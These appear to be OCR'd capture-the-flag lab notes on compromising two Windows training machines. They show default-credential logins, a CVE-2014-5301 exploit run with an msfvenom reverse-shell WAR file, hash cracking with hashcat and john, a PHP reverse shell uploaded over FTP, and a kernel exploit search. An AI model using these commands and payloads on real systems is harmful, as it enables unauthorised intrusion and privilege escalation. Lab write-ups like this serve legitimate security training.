
LAB Steps:

→ Firstly navigate to port 8080 :-> http://192.168.180.43:8080/




→ You can see the version is disclosed **7.6.0**

→ Just tried **administrator**/**administrator** by searching in google



→ Got access No I don't have any idea how to proceed so searhed for some exploits becasue the version **7.6.0**



found one CVE exploit which gives reverse shell.

Link: **https://github.com/PeterSufliarsky/exploits/blob/master/CVE-2014-5301.py**

to check how this works you can check the exploit documentation or read the exploit code.

python3 CVE-2014-5301.py
Usage: ./CVE-2014-5301.py HOST PORT USERNAME PASSWORD WARFILE

we need a WARFILE to get the reverse shell to our netcat so using msfvenom get the **shell.war** file ready.

msfvenom -p java/shell_reverse_tcp LHOST=192.168.45.185 LPORT=4444 -f war > shell.war

```
┌──(root㉿kali)-[/home/…/offsec/pg/Win/Helpdesk]
└─# msfvenom -p java/shell_reverse_tcp LHOST=192.168.45.185 LPORT=4444 -f war > shell.war
Payload size: 12814 bytes
Final size of war file: 12814 bytes
```

Now we have the Username , password and the shell.war file now we can exploit.

Command:

 # python3 CVE-2014-5301.py 192.168.180.43 8080 administrator administrator shell.war

```
┌──(root㉿kali)-[/home/…/offsec/pg/Win/Helpdesk]
└─# python3 CVE-2014-5301.py 192.168.180.43 8080 administrator administrator shell.war
Trying http://192.168.180.43:8080/nObI1Fw3AcBjjyK4FtEldEDy9rHeirCJ/zalyruvforvyfcy/mzzIBhm5JQqycd7W
Trying http://192.168.180.43:8080/nObI1Fw3AcBjjyK4FtEldEDy9rHeirCJ/zalyruvforvyfcy/8anwfFpy0wkyyQFy
```

root@kali: /home/kali/offsec/pg/Win/Helpdesk 119x14

```
┌──(root㉿kali)-[/home/…/offsec/pg/Win/Helpdesk]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.45.185] from (UNKNOWN) [192.168.180.43] 49186
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\ServiceDesk\bin>whoami
whoami
nt authority\system
```

You can see we got the system access :)

we also got the proof.txt: **5311a7a8d36ea95b7639af358814d346**

```
C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
5311a7a8d36ea95b7639af358814d346
```

AuthBy [Medium] [20]

Brief:

→ Got ftp open at 21 and has anonymous access

→ we got **.htpasswd** file got offsec user hash cracked with the **john**
→ In one of the directory it is saying that there is a posibility to have a **admin** user
→ Tried my luck with admin/admin at ftp 21 got admin access and this admin FTP service is hosting a HTTP server files at 242.
→ This 242 is protected with the login and we can login with the **offsec/elite** [cracked uisng john] password
→ Now we have access to the webserver via FTP 21 port as admin so searched for the windows php reverse shell files in internet.
→ Got one file and replaced with our IP's and uploaded via FTP 21 [as admin].
→ Now go to the http://target:242/win_rev_shell.php we will be listening via netcat so we will get access to the shell as apache user.
→ Got the local.txt flag.
→ Enumerated the system information
→ The OS is very old version
→ Searched for the kernel exploit.
→ Downlowded the kernel exploit and crowsscomplied it.
→ send the binary to the target.
→ Execute it... we will get the highest privilges.

OS: Microsoftr Windows Serverr 2008 Standard 6.0.6001 Service Pack 1 Build 6001

IP: 192.168.152.46

Users: admin,offsec,anonymous, apache

Credetnails:

→ offsec/elite
→

==========

Ports (Try to list):

21 - ftp anon
242 - http
3145 - ftp

==========

nmap -p- -sV -sC 192.168.152.46 --open

NMAP Results:

```
PORT     STATE SERVICE          VERSION
21/tcp   open  ftp              zFTPServer 6.0 build 2011-10-17
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| total 9680
| ----------   1 root     root      5610496 Oct 18  2011 zFTPServer.exe
```

```
| ----------   1 root     root          25 Feb 10  2011 UninstallService.bat
| ----------   1 root     root       4284928 Oct 18  2011 Uninstall.exe
| ----------   1 root     root          17 Aug 13  2011 StopService.bat
| ----------   1 root     root          18 Aug 13  2011 StartService.bat
| ----------   1 root     root        8736 Nov 09  2011 Settings.ini
| dr-xr-xr-x   1 root     root         512 Jan 29 02:02 log
| ----------   1 root     root        2275 Aug 09  2011 LICENSE.htm
| ----------   1 root     root          23 Feb 10  2011 InstallService.bat
| dr-xr-xr-x   1 root     root         512 Nov 08  2011 extensions
| dr-xr-xr-x   1 root     root         512 Nov 08  2011 certificates
|_dr-xr-xr-x   1 root     root         512 Feb 18  2023 accounts
242/tcp  open  http            Apache httpd 2.2.21 ((Win32) PHP/5.3.8)
3145/tcp open  zftp-admin      zFTPServer admin
3389/tcp open  ssl/ms-wbt-server?
|_ssl-date: 2024-01-28T18:02:59+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=LIVDA
| Not valid before: 2023-01-28T03:26:23
|_Not valid after:  2023-07-30T03:26:23
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

==========

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ First started with the Port 21

seen anonymous access

ftp 192.168.152.46 21
login with the anonymous/anonymous

Observed that the username with admin exist.

```
ftp> dir
229 Entering Extended Passive Mode (|||2066|)
150 Opening connection for /bin/ls.
total 4
dr-xr-xr-x   1 root     root          512 Feb 18  2023 backup
----------   1 root     root          764 Feb 18  2023 acc[Offsec].uac
----------   1 root     root         1032 Jan 29 02:14 acc[anonymous].uac
----------   1 root     root          926 Feb 18  2023 acc[admin].uac
226 Closing data connection.
ftp>
```


We can also do hydra on it and enumerate all possible users and their passwords.

but We can say that the username admin is there and Let's try to authenticate via admin/ admin login in same port 21 FTP.

```
┌──(root㉿kali)-[/home/…/offsec/pg/Win/Authby]
└─# ftp 192.168.152.46 21
Connected to 192.168.152.46.
220 zFTPServer v6.0, build 2011-10-17 14:25 ready.
Name (192.168.152.46:kali): admin
331 User name received, need password.
Password:
230 User logged in, proceed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
```

Suprisingly we got access to **admin**


there is a file called **.htpasswd**



get that file into our system using `get` command.

you can also get **index.php** and **.htaccess**

In .htaccess the Path of the web root wamp directory is disclosed.



intresting things could be found in **.htpasswd**

```
┌──(root㉿kali)-[/home/…/offsec/pg/Win/Authby]
└─# ls -al
total 12
drwxr-xr-x 2 root root 4096 Jan 28 13:15 .
drwxr-xr-x 8 root root 4096 Jan 28 12:30 ..
-rw-r--r-- 1 root root   45 Nov  8  2011 .htpasswd


┌──(root㉿kali)-[/home/…/offsec/pg/Win/Authby]
└─# cat .htpasswd
offsec:$apr1$oRfRsc/K$UpYpplHDlaemqseM39Ugg0
```

you can see that file contains the password hash of the **offsec** user

offsec:$apr1$oRfRsc/K$UpYpplHDlaemqseM39Ugg0

let's identify the hash try and crack using hashcat.

```
┌──(root㉿kali)-[/home/…/offsec/pg/Win/Authby]
└─# hash-identifier
   ##########################################################################
   #                                                                        #
   #    __ __                    __             ______    _____           #
   #   /\ \/\ \                  /\ \           /\__  _\  /\  _ `\         #
   #   \ \ \_\ \     __      ____ \ \ \___      \/_/\ \/  \ \ \/\ \        #
   #    \ \  _  \  /'__`\   / ,__\ \ \  _ `\       \ \ \   \ \ \ \ \       #
   #     \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \       \_\ \__ \ \ \_\ \      #
   #      \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\      /\_____\ \ \____/      #
   #       \/_/\/_/\/__/\/_/\/___/    \/_/\/_/      \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   ##########################################################################
--------------------------------------------------
 HASH: $apr1$oRfRsc/K$UpYpplHDlaemqseM39Ugg0

Possible Hashs:
[+] MD5(APR)
```

HashCat Command:

hashcat -m 1600 .htpasswd /usr/share/wordlists/rockyou.txt --user

Using John:


john .htpasswd --wordlist=/usr/share/wordlists/rockyou.txt

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$apr1$oRfRsc/K$UpYpplHDlaemqseM39Ugg0:elite

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target......: $apr1$oRfRsc/K$UpYpplHDlaemqseM39Ugg0
```

you can see it was cracked.


offsec/elite

you can observe in the Nmap resuite there is an http server present and when we open that it pop's up with asking username and password.



let's try to give this offsec/elite and see the result.

yeah that worked but just got the banner which has no use...




```
Qui e nuce nuculeum esse volt, frangit nucem!
```

Now we know that the admin ftp 21 has some index.php and it is configured with this http server so we can upload a php webshell and get the reverse shell..

we need a windows php reverse shell


Link: **https://github.com/Dhayalanb/windows-php-reverse-shell**

```php
<?php

header('Content-type: text/plain');
$ip   = "192.168.45.177"; //change this
$port = "8888"; //change this
$payload =
"7Vh5VFPntj9JDklIQgaZogY5aBSsiExVRNCEWQlC
AAUUUQALgAvBEO8D+LBlWqcx0VqLK+4XIBw7vhEr9
```

we also need to chnage the path from **C:\\windows\temp** to **C:\\wamp\www**

```php
$evalCode = gzinflate(base64_decode($payload));
$evalArguments = " ".$port." ".$ip;
$tmpdir ="C:\\wamp\www";
chdir($tmpdir);
$res .= "Using dir : ".$tmpdir;
$filename = "D3fa1t_shell.exe";
$file = fopen($filename, 'wb');
```

copy this to our directory and edit that file replace out IP. and upload it to the target machine via ftp [admin]



you can see wwe uploaded **windows-rev-shell.php** via `put`

and open that in the browser and listen via netcat you will get the shell.

and we got th first flag local.txt: 4103164fffc0191f31e1375b7e27fa50

for the user **apache**

Privilege Escalation:


Started with the **systeminfo**

OS Name: Microsoftr Windows Serverr 2008 Standard
OS Version: 6.0.6001 Service Pack 1 Build 6001

the system type is x86 [32bit]

```
C:\wamp\www>systeminfo
systeminfo

Host Name:                 LIVDA
OS Name:                   Microsoftr Windows Serverr 2008 Standard
OS Version:                6.0.6001 Service Pack 1 Build 6001
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                92573-OEM-7502905-27565
Original Install Date:     12/19/2009, 11:25:57 AM
System Boot Time:          1/29/2024, 3:21:59 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
```

you can see the version is very very very old so we can search for any kernel exploits..



https://www.exploit-db.com/exploits/40564

```
# Tested Software:
#   Windows XP Pro SP3 x86 EN          [5.1.2600]
#   Windows Server 2003 Ent SP2 EN     [5.2.3790]
#   Windows Vista Ult SP1 x86 EN       [6.0.6001]
#   Windows Vista Ult SP2 x86 EN       [6.0.6002]
#   Windows Server 2008 Dat SP1 x86 EN [6.0.6001]
#   Windows Server 2008 Ent SP2 x86 EN [6.0.6002]
#   Windows 7 HB x86 EN                [6.1.7600]
#   Windows 7 Ent SP1 x86 EN           [6.1.7601]
# CVE ID: 2011-1249
```

you can see we got the exact version.

just donload that file using the searchsploit:

